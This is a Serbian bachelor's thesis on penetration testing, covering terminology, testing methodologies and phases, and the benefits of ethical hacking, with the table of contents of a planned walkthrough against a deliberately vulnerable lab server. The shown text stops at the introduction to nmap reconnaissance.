

UNIVERZITET SINGIDUNUM

Fakultet za informatiku i računarstvo

**Primena metoda etičkog hakovanja za procenu
bezbednosti Olympus Box veb servera**

– diplomski rad –

Mentor:

prof. dr Saša Adamović

Kandidat:

Kristina Božić

2016203586

Beograd, 2019.

Sadržaj

1.	Uvod u sajber bezbednost i penetraciono testiranje	4
1.1	Osnovna terminologija i pojam hakera	5
1.2	Metode penetracionog testiranja	6
1.3	Kategorije penetracionog testiranja.....	8
1.4	Tipovi penetracionog testiranja	8
2.	Strategije i vrste etičkog hakovanja	9
2.1	Faze penetracionog testiranja	9
2.2	Koristi etičkog hakovanja	11
3.	Primena metoda etičkog hakovanja na Olympus Box	12
3.1	Početak prve faze penetracionog testiranja – izviđanje.....	12
3.1.1.	Izviđanje DNS Servera	14
3.1.2	Izviđanje veb stranice	15
3.2	Skeniranje veb stranice uz pomoć alata BurpSuit	16
3.3	Reverse Shell	17
3.4	Podesavanje Ngnix servera za transvers fajlova i analiza transferovanog fajla sa alatom Wireshark	21
3.5	Hakovanje WPA.....	23
3.6	SSH bruteforce username napad	24
3.7	Logovanje na Olympus kutiju uz pomoć prikupljenih informacija	25
3.8	Privilege Escalation napad	29
4.	Zaključak	31
	Literatura	32

Slika 1: Osnovni pojmovi informacione bezbedosti	4
Slika 2: Grafički prikaz OSSTMM metode penetracionog testiranja	6
Slika 3: Grafički prikaz NIST metode penetracionog testiranja	7
Slika 4: Grafički prikaz OWASP metode penetracionog testiranja	7
Slika 5: Faze pen testiranja.....	10
Slika 6: Prikaz primene nmap alata za adresu 10.10.10.83.....	13
Slika 7: Rezultati nmap skeniranja IP adrese 10.10.10.83	13
Slika 8: Prikaz nslookup alata	14
Slika 9: DNSRecon skripta	15
Slika 10: Prikaz Olympus veb stranice	15
Slika 11: Prikaz rezultata exiftool alata na zeus.jpg slici	16
Slika 12: Zahtev i odgovor servera uhvaćen alatom BurpSuite	17
Slika 13: Dobijen zahtev poslat preko izmenjene skripte uz pomoc Xdebug Chrome aplikacije.....	17
Slika 14: netcat reverse shell	18
Slika 15: Uspostavljena konekcija na portu 9001	19
Slika 16: Izlistavanje sadržaja Olzmpus kutije	20
Slika 17: Podešavanje Nginx servera	21
Slika 18: Korišćenje curl komdande za transfer fajlova preko porta 8001	21
Slika 19: Analiza captured.cap pomoću alata Wireshark.....	22
Slika 20: Upotreba Aircrack-ng alata za hakovanje WPA lozinke	23
Slika 21: SSID i lozinka Olympus kutije	24
Slika 22: Prikaz dekriptovanih paketa u alatu Wireshark	24
Slika 23: Prikaz komande za enumeraciju validog hostname-a preko SSH.....	25
Slika 24: Uspešno sproveden brute force napad sa našom napravljenom skriptom	25
Slika 25: Logovanje na icarus preko SSH.....	26
Slika 26: Izlistani sadržaj icarus-a.....	27
Slika 27: Izlistavanje help_of_the_gods tekstualnog fajla	28
Slika 28: DNS Zone Transfer	28
Slika 29: Port Knocking preko alata nmap.....	29
Slika 30: Izlistavanje sadržaja prometheus domaina.....	29
Slika 31: Izlistavanje svih docker kontejnera.....	30
Slika 32: Pristup Olympia kontejneru	30
Slika 33: Primer Bind mount a volume	30

1. Uvod u sajber bezbednost i penetraciono testiranje

Sa sve većom upotrebom interneta u svakodnevnom životu, bezbednost postaje sve važniji faktor o kome se mora voditi računa. Kako bi se ta bezbednost u poslovnim okruženjima što bolje ispitala, danas postoje određene vrste testova koje se mogu sprovesti za određeni sistem. Testiranje bezbednosti određenog softvera ili sistema se danas naziva penetraciono testiranje.

Penetraciono testiranje predstavlja primenu različitih metoda i procedura, u dogovoru sa kompanijom, kako bi se ispitala trenutna bezbednost softvera ili sistema. Osoba koja vrši testiranje, odnosno etički haker, razbija sistem u potrazi za svim ranjivostima koje se mogu koristiti za eksploatisanje sistema, dokumentuje ih i obaveštava kompaniju po dogovoru, a zatimona treba da zakrpi pronađene slabosti kako bi osigurala bezbednost njenog poslovanja.

Svakako, bitne stavke svakog etičkog hakera bi trebale da počivaju na osnovama bezbednosti, odnosno *CIA* (*Confidentiality, Integrity, Availability*) modelu. *CIA*, ili poverljivost, integritet i dostupnosti, predstavljaju osnovu svakog bezbednog sistema. Poverljivost se odnosi na pojam privatnosti informacija, kao i na mere koje su preduzete kako bi se informacije zaštitile od neovlašćenog pristupa. Kompromitovanjem poverljivosti može doći do krađe identiteta, prevare i gubitka novca. Integritet predstavlja metode koje su preduzete kako bi se informacije zaštitile od neovlašćene izmene, bez obzira na to da li se te informacije trenutno prenose preko nekog komunikacionog kanala ili su uskladištene. Drugim rečima, integritet informacije znači da će se ona bezbedno preneti od pošiljaoca do primaoca, bez bilo kakvih izmena u toku prenosa. Dostupnost određenog sistema označava da će on biti dostupan korisnicima u svakom trenutku. Danas postoji poznat napad pod nazivom *DOS* (*denial of service*), koji napada upravo ovaj segment sistema i predstavlja jako veliki problem.



Slika 1: Osnovni pojmovi informacione bezbedosti

1.1 Osnovna terminologija i pojam hakera

Haker, u zavisnosti od cilja njegovog napada, se danas može podeliti u tri grupe:

- *White hat* hacker – često oslovljavani i kao profesionalci u informacionoj bezbednosti. Ove hakere firme zapošljavaju kako bi izvršili penetraciono testiranje i našli ranjivosti.
- *Black hat* hacker – poznati i kao krakeri (*cracker*), vrše neovlašćene upade u sistem zbog svoje koristi, i nanose veliku štetu napadnutom sistemu.
- *Gray hat* hacker – ovi hakeri su između *white hat* i *blackhat* hakera. Najbolje je to objasniti na primeru, ova vrsta hakera će raditi bezbednosnu proveru za firmu ali će ostaviti *backdoor* u sistemu ili čak prodavati osetljive informacije koje je saznao u toku testiranja.

U zavisnosti od nivoa znanja i veština, hakeri se takođe mogu podeliti u četiri grupe:

- *Scriptkiddie* – poznatiji i kao skid, je hacker kome nedostaje znanja o tome kako određeni exploit funkcioniše i oslanja se na tuđe kodove.
- *Elite* hacker – je hacker koji poseduje duboko znanje i razumevanje o kompjuterskim sistemima i samom procesu hakovanja i *exploit-a*. Sposoban je sam da kreira modove i modifikuje kod u toku napada.
- Haktivisti – hakuju sistem zbog određenog uzroka ili svrhe, kao što mogu biti određeni politički interes, ljudska prava ili sloboda govora
- Etički hacker – osoba koju firma angažuje da napada sistem kako bi identifikovao ranjivosti sistema koje bi potencijalni napadači mogli da iskoriste.

Bitna stvar koja razlikuje hakera od etičkog hakera je dozvola koju etički hakeri dobijaju od vlasnika sistema za napad na sistem.


Osnovna terminologija u penetracionom testiranju, koja se koristi u svakodnevnom radu, je navedena i objašnjena ispod.

- *Asset* – predstavlja bilo koji podatak, uređaj ili drugu komponentu koja može sadržati informacije koji treba da budu zaštićene od bilo koga drugog osim ljudi koji imaju ovlašćeni pristup tim informacijama
- *Vulnerability* – predstavlja grešku ili slabost unutar *asset-a* koja se može iskoristiti za dobijanje neovlašćenog pristupa. Ukoliko se uspešno kompromituje ranjivost, može doći do manipulacije sistema od strane neovlašćenih korisnika.
- *Threat* – predstavlja potencijalnu opasnost za kompjuterski sistem. Označava nešto što organizacija nikako ne želi da se dogodi. Primer je uspešna eksploatacija ranjivosti, koja predstavlja opasnost (*threat*) za tu organizaciju.
- *Exploit* – je bilo koji softverski alat, deo nekog koda ili niz komandi koje iskorišćavaju neki bag ili ranjivost sistema, koja će napadaču dati neovlašćeni pristup.

1.2 Metode penetracionog testiranja

Prilikom svakog penetracionog testiranja i izveštavanja rezultata istog, izbor metodologije je najvažniji korak. Postoji nekoliko različitih metodologija u penetracionom testiranju, po kojima se dalje može voditi postupak testiranja. Neki od tih metoda su OSSTMM (*Open-Source Security Testing Methodology Manual*), NIST i OWASP (*Open Web Application Security Project*).


OSSTMM obuhvata skoro sve korake u testiranju. To je metodologija koja proverava i testira fizičku bezbednost, bežičnu zaštitu mreže, obrazovanje osoblja o bezbednosti sistema i slično. Mada, OSSTMM se pre može smatrati referencom za ISO 27001 standard nego kao vodič za penetraciono testiranje.



Slika 2: Grafički prikaz OSSTMM metode penetracionog testiranja


NIST je metodologija koja je sveobuhvatnija od OSSTMM-a i zapravo se može primeni u svakodnevnom testiranju. U ovoj metodologiji se podrazumevaju sledeći koraci: planiranje, otkrivanje slabosti, napad i izveštavanje. Testiranje počinje sa planiranjem, zatim sledi faza otkrivanja slabosti koja se može podeliti na dva dela, a to su prvi deo koji obuhvata mrežno skeniranje, otkrivanje operativnog sistema i drugi deo koji obuhvata procenu ranjivosti. Nakon otkrivanja slabosti, sledi faza napada, koja ujedno predstavlja suštinu

svakog penetracionog testiranja, i izveštavanje koje se vrši na kraju sa svim pronađenim slabostima i predlozima dalje zaštite sistema.



Slika 3: Grafički prikaz NIST metode penetracionog testiranja

OWASP se, za razliku od prethodno pomenutih metodologija, fokusira na testiranje bezbednosti veb aplikacija. Ova metodologija je sveobuhvatna i osmišljena je od strane najboljih istraživača iz oblasti bezbednosti veb aplikacija.



Slika 4: Grafički prikaz OWASP metode penetracionog testiranja

Pristup koji će se koristiti za pen testiranje takođe može varirati između sledećih:

1. Eksterno testiranje koji ciljaju podatke koji su dostupni svima na internetu
2. Interno testiranje koje dozvoljava testerima pristup aplikaciji sa unutrašnje strane, što im olakšava pristup jer ne moraju da zaobilaze postojeće bezbednosne zidove(*firewall*). Ovakva vrsta testiranja se koristi kako bi se simulirao napad od potencijalnog insajdera.
3. Slep testiranje (*blind testing*) je vrsta testiranja u kojoj tester zna samo naziv mete za koju treba da se obavi penetraciono testiranje
4. Duplo slepo testiranje (*double blind testing*) predstavlja vrstu testiranja u kojoj osoblje firme koje je zaduženo za sajber bezbednost nema informacije da će se simulirani napad dogoditi. To obično znači da su menadžeri organizacije unajmili

eksternog testera koji treba da simulira napad, bez znanja i pristanka tima za bezbednost organizacije.

5. Ciljano testiranje u kome i tester i tim za sajber bezbednost znaju da se napad sprovodi, i rade zajedno kako bi tim za bezbednost organizacije imao informacije u realnom vremenu sa perspektive potencijalnog napadača

1.3 Kategorije penetracionog testiranja

Nakon definisanja opsega testiranja, treba da se odluči domen u kome će se penetraciono testiranje izvršavati. Tipovi domena, odnosno kategorije, kojima se može pristupiti pen testiranju su crna kutija, bela kutija i siva kutija.

- Crna kutija predstavlja način testiranja gde testeru nije poznata gotovo ni jedna informacija o sistemu, odnosno meti, koju testira. To znači da u slučaju mrežnog pen testiranja, testeru će jedino IP adrese mete biti poznate, dok u slučaju testiranja veb aplikacija, jedina mogućnost je eksterno testiranje, bez bilo kakvog pristupa *source* koda.
- Bela kutija je potpuna suprotnost od crne kutije. Testiranje ovom metodom, testeru je potrebno obezbediti sve informacije o sistemu koji treba da testira. Dakle, tester na uvid dobija i *source* kod veb aplikacije, i sve informacije o operativnom sistemu, opsegu mreže, pokrenutim aplikacijama, itd. Testiranje ovom metodom se uglavnom radi isključivo u internim pen testiranjima, jer se često radi sa jako osjetljivim informacijama i organizacije ne žele da dođe do bilo kakvog curenja informacija.
- Siva kutija predstavlja način testiranja gde su određene informacije poznate testeru ali neke su i skrivene. U slučaju mrežnog testiranja, organizacija može pružiti informacije o pokrenutim aplikacijama i opsegu mreže, ali ne i o operativnom sistemu, dok u slučaju veb aplikacije moguće informacije koje tester dobija su baze podataka i nalozi.

1.4 Tipovi penetracionog testiranja

Postoji više vrsta tipova samog penetracionog testiranja, ali u ovom radu će se pomenuti samo tipovi koji se najčešće sreću u praksi, i to su:

1. Mrežno testiranje –mrežno pen testiranje se bazira na testiranje mrežnog okruženja od potencijalnih bezbednosnih rizika i slabosti. Ovo testiranje se može podeliti u dve grupe, a to su spoljašnje(eksterno) i unutrašnje(interno) testiranje. Kod eksternog testiranja se uključuje testiranje javnih IP adresa, dok se kod internog testiranja postaje član interne mreže pa se sa tog gledišta mreža i testira. Način na koji se mreži pristupa mogu biti preko VPN kanala ili fizički pristup mrežnom okruženju, u zavisnosti od potpisanog ugovora sa testerom.
2. Testiranje Veb aplikacija – testiranje veb aplikacija je danas prilično česta pojava zbog toga što se preko bezbednosnih slabosti veb aplikacija može

pristupiti osetljivim podacima, kao što su brojevi kreditnih kartica, korisnička imena i lozinke.

3. Testiranje mobilnih aplikacija – testiranje bezbednosti mobilnih aplikacija je najnoviji tip penetracionog testiranja koji se jako brzo razvija naročito zbog samog porasta u upotrebi mobilnih uređaja. Mnoge organizacije danas se odlučuju da svoje usluge pruže prvenstveno preko mobilnih aplikacija.
4. Socijalni inženjering – bezbednosno testiranje primenom socijalnog inženjeringa se često koristi u kombinaciji sa drugim načinima testiranja. Primenom socijalnog inženjeringa se vrši napad na samog korisnika primenom različitih tehnika manipulacije kako bi se korisnici naveli da rade stvari koje inače nisu nameravali da urade. U ovu grupu napada spadaju i *phishing* napadi, koji slanjem lažnih mejlova (*mail*) manipulišu korisnicima i pokušavaju da ih navedu da kliknu na maliciozne linkove ili priloge poslate u samom tom mejlu(*mail*).
5. Fizičko testiranje probojnosti – fizičko testiranje probojnosti se retko praktikuje. U ovom načinu pen testiranja se testira fizički pristup zgradi organizacije koja se testira i testiranje fizičkih bezbednosnih kontrola kao što su brave i RFID mehanizmi.

2. Strategije i vrste etičkog hakovanja

Pen testiranje predstavlja sveobuhvatnu metodu koja testira kompletne, integrisane, operativne i pouzdane računarske baze u koje spadaju i hardver, softver i ljudi. Glavni cilj pen testiranja je da proveriti rad sistema u realnom vremenu i pronađe potencijalne bezbednosne ranjivosti koje bi maliciozni korisnici mogli da zloupotrebe, i da predloži rešenja za date slabosti kako bi se celokupna bezbednost sistema unapredila.

Postoji dosta različitih definicija pen testiranja, ali opšte objašnjenje bi bilo da je to simulirani sajber napad na dati sistem u cilju provere bezbednosnih slabosti koje se mogu eksploatisati. Neke od najboljih kompanija koje pružaju usluge pen testiranja danas su *Security Assessment*, *Security Audit Systems* i *Hacklabs*.


2.1 Faze penetracionog testiranja

Proces pen testinga koji se sprovodi je izuzetno kompleksan, stoga se on deli na najmanje pet osnovnih faza. Faze pen testiranja su:

1. Izviđanje – predstavlja prvi korak u pen testiranju, gde tester mora da prikupi osnovne informacije ciljanog sistema. U te osnovne informacije spadaju domen veb servera, informacije o postojećim pod-domenima koji su povezani sa glavnim domenom, postojanje zaštitnih zidova (*firewall*), opseg iskorišćenih IP adresa i slično. U ovoj fazi je jako bitno prikupiti što više informacija jer se te informacije u kasnijim fazama mogu eksploatisati.
2. Skeniranje – skeniranje sistema predstavlja upotrebu alata kako bi se prikupilo još više relevantnih informacija o sistemu koji se napada. Produbljivanje znanja o sistemu putem skeniranja i alata za skeniranje se sastoji od informacija kao što su

tipovi servisa koji se pokreću na serveru i njihova verzija. Neke dodatne informacije u fazi skeniranja mogu biti i identifikacija portova koji se koriste i verzije operativnog sistema.

3. Ostvarivanje pristupa/ otkrivanje slabosti –u trećoj fazi testiranja koriste se sve do sada prikupljene informacije kako bi se ostvario neovlašćen pristup sistemu u cilju otkrivanja slabosti. Na taj način tester i mogu otkriti gde dati sistem ima bezbednosne propuste koji se mogu eksploatirati od strane malicioznog hakera, i pomoći organizaciji da „zakrpi“ nađene slabosti.
4. Održavanje pristupa/ eksploatacija – nakon uspešnog pristupa sistemu, cilj testera jeste da pronađe sve vrste i tipove bezbednosti koji su implementirani i da ih razbije u cilju ostvarivanja udaljenog pristupa. Ukoliko je ugovorom dozvoljeno, tester može implementirati različite alate za održavanje pristupa na sistemu u cilju testiranja. Ovaj termin se naziva *backdoor* sistema, i obično ga sprovode hakeri kada žele da održe pristup na razbijenom sistemu.
5. Pisanje izveštaja – nakon završenog procesa testiranja, tester je u obavezi da generiše izveštaj koji će sadržati sve informacije kojima je uspeo da pristupi, sve bezbednosne slabosti koje je pronašao. Nakon izveštavanja o slabostima može se dati predlog za poboljšanje bezbednosti organizacije, ali to nije uvek slučaj jer neke firme smatraju da je dodatno ulaganje u bezbednost nepotrebn trošak.



Slika 5: Faze pen testiranja

Pisanje izveštaja smatra se jako bitnom fazom, posebno s aspekta organizacije za koju se rade testovi. Stoga se dobar izveštaj mora pridržavati nekih odrednica kao što su:

- Izgled početne strane – na njoj se nalaze detalji kao što je logotip kompanije, naslov, i kratak opis penetracionog testa.
- Sadržaj izveštaja – bi trebao da se nalazi na stranici posle početne strane, kako bi omogućio čitaocu uvid u sve delove izveštaja.
- Rezime izveštaja – namenjen je menadžmentu, kao što su CEO ili CIO kompanije. Rezime je najbitniji deo izveštaja za pen testiranje, i jako je bitno da je napisan jasno i razumljivo.
- Izveštaj o remedijaciji – sadrži opšte preporuke sa kojima bi se povećala bezbednost organizacije. Za ovaj deo izveštaja je bitno da bude precizno

napisan, kako bi se što jasnije stavilo do znanja na čemu treba obratiti pažnju pri poboljšavanju bezbednosti.

- Kratak izveštaj procene ranjivosti – ili drugačije poznat kao rezime, predstavlja nalaze pen testova. Prikazuje se opšte stanje, dobre i loše strane u bezbednosti sistema, sa napomenama na potencijalne rizike. U ovom delu izveštaja je preporučljivo koristiti i grafičke prikaze.
- Tabelarni prikaz – predstavlja sažeti izveštaj, koji u najkraćim crtama opisuje i prikazuje nivo rizika za datu organizaciju, i može biti visok, umeren ili nizak.

2.2 Koristi etičkog hakovanja

Zbog sve veće upotrebe interneta u stvarima koje se svakodnevno koriste, bezbednost stvari koje dolaze u dodir sa internetom se mora staviti u pitanje. Jako je bitno da firme, kompanije i organizacije imaju svest o važnosti sajber bezbednosti i rizik koji može nositi manjak iste. Takođe je jako bitno da tim za IT bezbednost redovno prati novine i unapređuje interni softver na najnovije verzije kako bi smanjio rizik od napada.

Koristi etičkog hakovanja mogu biti razna, i opisuju zbog čega bi neka kompanija trebala da odvoji resurse za svoju sajber bezbednost. Takve koristi mogu biti:

1. Otkrivanje bezbednosnih rizika – cilj bezbednosnog testiranja jeste da proceni sposobnost organizacije da odbrani svoju mrežu, ili aplikacije kako od unutrašnjih tako i od spoljašnjih napadača, koji pokušavaju da ostvare privilegovani ili neodobren pristup zaštićenim sredstvima. Uz pomoć pen testiranja može se doći do konkretnih rezultata u koliko postoji bezbednosna slabost, sigurnosni propust ili postojanje neispravnih procesa, i time se omogućiti dalji rad na poboljšanju bezbednosti te kompanije. Organizacije mogu efikasnije uvideti nagle upade ili pokušaje napada na sistem i izbeći ih zahvaljujući redovno i postupno sprovedenim testovima probojnosti.
2. Spoznavanje potrebe za nadgledanjem sistema – odeljenje za IT se bavi sveukupnim aspektima revizije (*auditing*) procedura kao što su HIPAA, SARBANES – OXLEY, i GLBA, a potrebe za testiranjem izveštaja su prepoznate od strane NIST-a. Kompletni izveštaji pen testiranja mogu pomoći organizacijama da izbegnu značajne kazne za neusklađenost podataka i bezbednosti istih.
3. Omogućava manje prekide u radu mreže organizacije – oporavak od bezbednosne greške, u kojoj pri tome i mrežakompanije padne, može biti jako skup proces. On može uključivati napore tima za IT, programe za zadržavanje i zaštitu podataka, zaštita korisnika, smanjene prihode, smanjenje broja zaposlenih i lošiju reputaciju kod saradnika i partnera organizacije. Etičko hakovanje može pomoći organizaciji da izbegne ove finansijske rashode i poteškoće tako što će aktivno pratiti i otkrivati bezbednosne slabosti i rešavaće bezbednosne pretnje pre nego što dođe do napada na osetljive podatke koji mogu ugroziti firmu.
4. Očuvanje poverenja klijenata i ugleda organizacije – ako se desi slučaj gde je čak i jedan podatak o klijentu kompromitovan, može doći do mnogo negativnih aspekata za organizaciju čiji su podaci kompromitovani. Pen testiranje pomaže organizaciji da izbegne ovakve i slične incidente koji mogu dovesti u pitanje njihovu reputaciju i pouzdanost poslovanja kod klijenata.

5. Bezbednosni proboji i kompromitovanje usluga mogu biti skupi – bezbednosne greške kao i svi drugi prekidi u radu organizacije mogu prouzrokovati velike finansijske gubitke, oštetiti reputaciju organizacije, smanjiti poverenje klijenata i čak izazvati neočekivane kazne. Firme koje imaju dobru organizaciju i brinu o svojoj bezbednosti i zapošljavaju timove koji će se baviti istim mogu smanjiti trošak i negativne aspekte prekida rada. Uvek je isplativije za firmu da održava svoju bezbednost nego da se posle nosi sa posledicama i ekstremnim gubicima u koliko se o tome nije vodilo računa. Pen testiranje treba da se vrši svaki put kada dođe do promene u mrežnoj infrastrukturi od stručnog tima koji može da analizira sisteme koji su povezani sa internetom u cilju prevencije bilo kakvog napada na bezbednosne slabosti kojima se mogu kompromitovati poverljivost, dostupnost ili integritet mreže.

3. Primena metoda etičkog hakovanja na Olympus Box

Olympus je veb server koji služi za penetraciono testiranje, i napravljen je tako da u sebi sadrži određene vrste bezbednosnih propusta. Cilj hakovanja ovog veb servera je da se iskoriste različiti *pen testing* alati kako bi se ostvarilo neautorizovan pristup samoj kutiji, njenim korisnicima i šiframa.

U ovoj kutiji nađeni su sledeći propusti:

- Loša konfiguracija *xdebug-a*
- Mogućnost provaljivanja *WiFi-a*, u ovom slučaju konkretno bezbednosni propust je u tome sto je korišćen *WPA*
- Nema zaštitu od *bruteforce* napada na korisnička imena
- Takođe nakon otkrivanja *Domain Name-a* kutije moguće je odraditi i *DNS Zone Transfer Exploit*
- Korišćen je i metod *Port Knocking* kako bi se otključao *SSH*


Postupak hakovanja ove kutije sa navedenim propustima je detaljno opisan u nastavku.

3.1 Početak prve faze penetracionog testiranja – izviđanje

Početak faze izviđanja se obavlja sa alatom *nmap*. *Nmap*, ili puno ime *Network mapper*, je besplatan i *open source* alat koji se može koristiti za inicijalna skeniranja sistema ili mreža. Ovaj alat se uglavnom koristi u prvim fazama penetracionog testiranja, naročito zbog usluga koje pruža i pogodan je za skeniranje kako malih tako i velikih mrežnih infrastruktura. Najbolje i najkorisnije usluge kojima raspolaže alat *Nmap* su:


- Dobijanje opšte slike o mreži ciljane mete
